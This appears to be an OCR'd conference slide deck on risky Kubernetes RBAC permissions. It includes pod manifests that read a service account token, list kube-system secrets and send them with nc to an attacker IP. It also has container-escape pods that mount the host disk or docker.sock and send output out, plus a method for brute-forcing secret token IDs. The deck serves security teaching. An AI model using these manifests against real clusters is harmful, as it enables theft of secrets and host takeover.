
38 Subjects


Subjects
(Cluster)RoleBindings
(Cluster)Roles

Risky  Permissions

Examples

Creating a pod (“hot pod”) with privileged service account



Examples - No. 1

```yaml
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: create-pod
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["create"]
```

Examples - No. 1

```
serviceAccountName:<service_account_name>
```

Examples - No. 1

Create Pod with privileged token

Send the secrets back to the attacker

Master Node

API server

Use the privileged token to list all secrets

Examples - No. 1

(get, list, watch)->(secrets)

```
root@manager1:~# kubectl get sa -n kube-system
NAME                                 SECRETS   AGE
attachdetach-controller              1         23d
bootstrap-signer                     1         23d
certificate-controller               1         23d
clusterrole-aggregation-controller   1         23d
coredns                              1         23d
cronjob-controller                   1         23d
daemon-set-controller                1         23d
```

Examples - No. 1

```
apiVersion: v1
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "apk update && apk add curl --no-cache;
           cat /run/secrets/kubernetes.io/serviceaccount/token |
           { read TOKEN;
             curl -k -v
             -H \"Authorization: Bearer \$TOKEN\"
             -H \"Content-Type: application/json\"
               https://<master_ip>:6443/api/v1/namespaces/kube-system/secrets; } |
               nc <attacker_ip> 6666;"]
  serviceAccountName: bootstrap-signer
  automountServiceAccountToken: true
  hostNetwork: true
```

List secrets and send them to the attacker

RSAConference2020

Demo

Escape from a Pod #1

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: alpine2
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", "mkdir /mnt1; mount /dev/xvda1 /mnt1;
                  ls /mnt1/ | nc <attacker_ip> 6666;"]
    securityContext:
      privileged: true
  hostNetwork: true
```

Mount host device to the container


Escape from a Pod #2

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: alpine3
spec:
  volumes:
  - name: docker-sock
    hostPath:
      path: /var/run/docker.sock
  containers:
  - name: alpine
    image: alpine
    command: ["sh", "-c", "apk update && apk add docker;
                           docker ps | nc <attacker_ip> 6666"]
    volumeMounts:
    - name: docker-sock
      mountPath: /var/run/docker.sock
```

Use docker client to view other containers

Pods resource

There are 8 ways to create a Pod


ReplicationController
ReplicaSet
Deployment
DaemonSet
StatefulSet
Job
CronJob
Pod
Container

Examples

No. 2

Reading a secret - Brute-forcing token IDs

Examples – No. 2: Reading Secret

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secret
rules:
- apiGroups: ["*"]
  resources: ["secrets"]
  verbs: ["get"]
```

Examples – No. 2: Reading Secret

"get" – must specify the object name


"list" – list all objects

Examples – No. 2: Reading Secret

?

```
# kubectl get secret <secret_name>
```

Examples – No. 2: Reading Secret



Examples – No. 2: Reading Secret

bootstrap-signer-token-9c6q8

known prefix

random token ID

Examples – No. 2: Reading Secret

We have the prefix,
but not the token ID

Examples – No. 2: Reading Secret

```
73  const (
74      // We omit vowels from the set of available characters to reduce the chances
75      // of "bad words" being formed.
76      alphanums = "bcdfghjklmnpqrstvwxz2456789"
77      // No. of bits required to index into alphanums string.
78      alphanumsIdxBits = 5
79      // Mask used to extract last alphanumsIdxBits of an int.
80      alphanumsIdxMask = 1<<alphanumsIdxBits - 1
81      // No. of random letters we can extract from a single int63.
82      maxAlphanumsPerInt = 63 / alphanumsIdxBits
83  )
```

Examples – No. 2: Reading Secret

27 characters

```
73  const (
74      // We omit vowels from the set of available characters to reduce the chances
75      // of "bad words" being formed.
76      alphanums = "bcdfghjklmnpqrstvwxz2456789"
77      // No. of bits required to index into alphanums string.
78      alphanumsIdxBits = 5
79      // Mask used to extract last alphanumsIdxBits of an int.
80      alphanumsIdxMask = 1<<alphanumsIdxBits - 1
81      // No. of random letters we can extract from a single int63.
82      maxAlphanumsPerInt = 63 / alphanumsIdxBits
83  )
```

Examples – No. 2: Reading Secret

$27^5 = 14{,}348{,}907$ possibilities

Guessing < ~3 hours

RSAConference2020

Built-in Privileged Escalation Prevention


"The RBAC API prevents users from escalating privileges by editing roles or role bindings."

"A user can only create/update a role if they already have all the permissions contained in the role, at the same scope as the role"

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: edit-role
  namespace: default
rules:
- apiGroups: ["*"]
  resources: ["roles"]
  verbs: ["*"]
```

```yaml
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods"]
  verbs: ["list"]
```

```yaml
kind: Role
apiVersion: rbac.authorization.k8s.io/v1beta1
metadata:
  namespace: default
  name: list-pods
rules:
- apiGroups: ["*"]
  resources: ["pods", "secrets"]
  verbs: ["list"]
```


forbidden: attempt to grant extra privileges

RSAConference2020

Best Practices

